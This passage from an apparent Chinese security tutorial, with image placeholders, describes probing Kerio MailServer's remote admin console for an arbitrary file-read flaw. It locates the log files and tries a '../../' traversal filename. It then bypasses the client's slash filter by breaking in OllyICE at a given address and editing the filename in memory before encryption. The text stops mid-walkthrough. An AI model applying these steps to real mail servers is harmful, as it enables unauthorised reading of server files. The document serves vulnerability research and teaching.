


图1

在安装Kerio MailServer的过程中,由于软件会提醒设置管理员admin 的密码,为此,在这里我们直接输入安装中设定的密码,单击"连接"按钮即可,如图2所示。




图2

Kerio MailServer提供了一个非常详细的远程管理环境,但这个远程控制台并没有提供什么能够让你去操作远程服务器系统本身的选项。这是肯定的,一个第三方软件在处理这种管理权限的时候,就应该区分清楚其管理范围,不能影响到服务器系统。

看起来,如果一个攻击者得到了服务器上Kerio MailServer的远程管理权限,通过这个远程管理控制台,也丝毫不能动服务器"一根毫毛",别说获得什么服务器上的数据信息了。问题是,Kerio MailServer真的这么安全吗?注意看图2中左下方的一个选区,如图3所示。




图3

这个名叫"登录"的选区看起来是一个分类记录日志信息的地方,其中config应该就是记录配置信息的地方,而debug就是记录Kerio MailServer服务运行状态的地方,以此类推。既然这样,这些日志信息对于远程的Kerio MailServer来说,它是记录在数据库中的一个文本文件中,这值得看看,为什么这么说呢,这里先不做解释,大家继续看分析。

回到Kerio MailServer服务软件所在的服务器,我们在MailServer文件夹下找到store文件夹。打开这个store文件夹,其中出现了一个logs文件夹,这就是系统日志信息所在的地方。每一个我们在Kerio MailServer远程管理控制台登录选区中看到的子选区这里都有两个文件相对应,例如config选区对应的两个文件就是config.log和config.log.idx,其中config.log记录着日志信息,而config.log.idx则是一个检索文件。其内容如下:

```
[22/Jan/2010 10:50:14] admin - session closed for host 127.0.0.1
[22/Jan/2010 10:50:20] admin - session opened for host 127.0.0.1
[29/Jan/2010 08:08:45] admin - session closed for host 127.0.0.1
[29/Jan/2010 08:08:56] admin - session opened for host 127.0.0.1
```

这么看来,Kerio MailServer服务软件是将日志信息记录在文本文件中,而非数据库中,管理端在查看某一个类型的日志时,肯定是发送一个对应日志的名字给Kerio MailServer服务软件,Kerio MailServer服务软件就会打开相应的日志文件。

那么,如果我们在管理端发送数据信息时修改这个标志着日志文件名称的数据时,会不会造成Kerio MailServer服务软件打开我们指定的文件,从而让我们最终获取到服务器上任意文件的信息呢?而这就是我们前面需要区分到底Kerio MailServer服务软件日志存储在文件中还是数据库中的最根本原因。如果这些日志信息被保存进入了数据库中,那么无论我们怎么修改,都不会越出数据库而读取到服务器上的其他文件。(这么说是指一般情况,个别情况下还是可以实现读取任意文件的目的的。)

既然有了思路,我们就重新运行管理端,运行Sniffer监听管理端发向Kerio MailServer服务软件的数据包信息,结果竟然发现Kerio管理端与远程Kerio MailServer进行交换的数据全部都是"乱码",丝毫没有涉及什么明文的日志名称:

```
17 03 01 00 20 F0 EB D8 7B 58 6C D6 F6 A3 18 D2
BB 65 57 A1 AC 3F FE FB A2 18 E8 EE 41 DE 09 EC
59 4E 97 75 14 17 03 01 01 90 8F 52 C3 6F 3E 98 4F D5
60 7A D4 D4 B5 D0 E2 44 96 49 D2 12 10 DF
```

难道Kerio MailServer采用了某种加密算法来实现管理端与服务软件的数据交互?后来发现,Kerio软件的数据通信确实采用了加密算法,建立了SSL机制。不过有了思路,就需要多寻

找一些可能。随后又在管理端的日志选区发现了一个新的东西,在"登录"选区的任意一个分类选区右侧,鼠标右击日志内容显示的地方,会出现如图4所示的一个菜单,在这个菜单中我们看到了一个十分诱人的选项"日志设置",单击该选项,如图5所示。发现我们可以通过"日志设置"选项中的文件日志功能来设置日志文件的名称,即图中"文件名称"的地方。这太好了,我们终于可以脱离修改数据包来直接修改日志文件名,从而测试能不能获取到服务器上任意指定文件的数据信息了。




图4




图5

我们在"文件名称"处输入"../../1.t x t",这样做的目的是利用"../"符号跳出Kerio MailServer设定好的日志文件目录,从而进入到服务器上其他文件目录中去。可是,我们却发现在输入时,K e r i o MailServer过滤了"/"和"\"符号,只留下了小数点符号!看来Kerio MailServer做了安全限制,完全阻止了我们试图设定日志文件名称的目的。

看来我们必须采取一定手段来破解K e r i o MailServer的管理端限制了。拿起OllyICE,设定断点截获数据包的生成,直接在内存中修改最终发送给Kerio MailServer服务软件的数据。

由于我们是想要设定日志文件名称为我们指定的服务器上其他文件名,此时有两个办法,一是直接破解Kerio MailServer管理端对"/"和"\"符号的限制,使其能够接收我们输入跨目录的"/"和"\"符号;二就是直接修改数据包。等等,不是前面刚分析说数据包都是加密的吗?我们怎么能知道加密数据的格式呢?是不是还要去分析一下加密算法呢?别急,我们有新的方法来做到对加密数据包的修改。当我们输入新的日志文件名到管理端时,此时的文件名肯定还没有被加密,我们就需要在这个时候来修改,之后,程序就会对我们修改后的数据进行加密,然后再发送出去。这个顺序是一定的,所以我们根本不需要怕什么被加密的数据。

这里来给大家演示一下如何采用数据包修改法来实现漏洞的触发,大家可以自己试试第一种方法,也就是破解Kerio MailServer管理端对"/"和"\"符号的限制,那样可能会更简单一些。

首先,打开Kerio MailServer管理端,然后直接到图5的界面处,此刻用OllyICE挂接Kerio MailServer管理端进程mailadmin607.exe,多次下断后,发现需要在00620920处下断点,这个地址可能与你的实际地址不一样,不过偏移总是一样的,如图6所示。




图6

这是一个非常关键的地方,因为在后期的调试中发现,从这里以后,Kerio MailServer管理端将会对管理命令进行加密,采用的就是加密算法来实现SLL,这就是为什么我们通过Sniffer截获的数据包是乱码信息的原因。进入该函数后,在

0620923处下断,观察内存中的数据,如图7所示。




图7

此刻,我们清晰地看到,在内存中出现了"c o n f i g"的字眼,这就证明我们的判断是对的。Kerio MailServer管理端发送给Kerio MailServer服务软件的命令确实包含所要打开文件的名称,不过这个命令采用了数据库的SQL语言表示而已。

既然如此,我们在进行图中设定日志文件名称时,截获此时的内存,修改内存中的数据,主要是ebx寄存器指向我们需要修改的命令地址。为此,我们可以在OllyICE的内存窗口中,按下Ctrl+G组合键,然后输入ebx,回车。接着,再对需要修改的内存数据位置鼠标右击,在出现的菜单中选择"编辑",就可以进行内存数据修改了,如图8所示。




图8

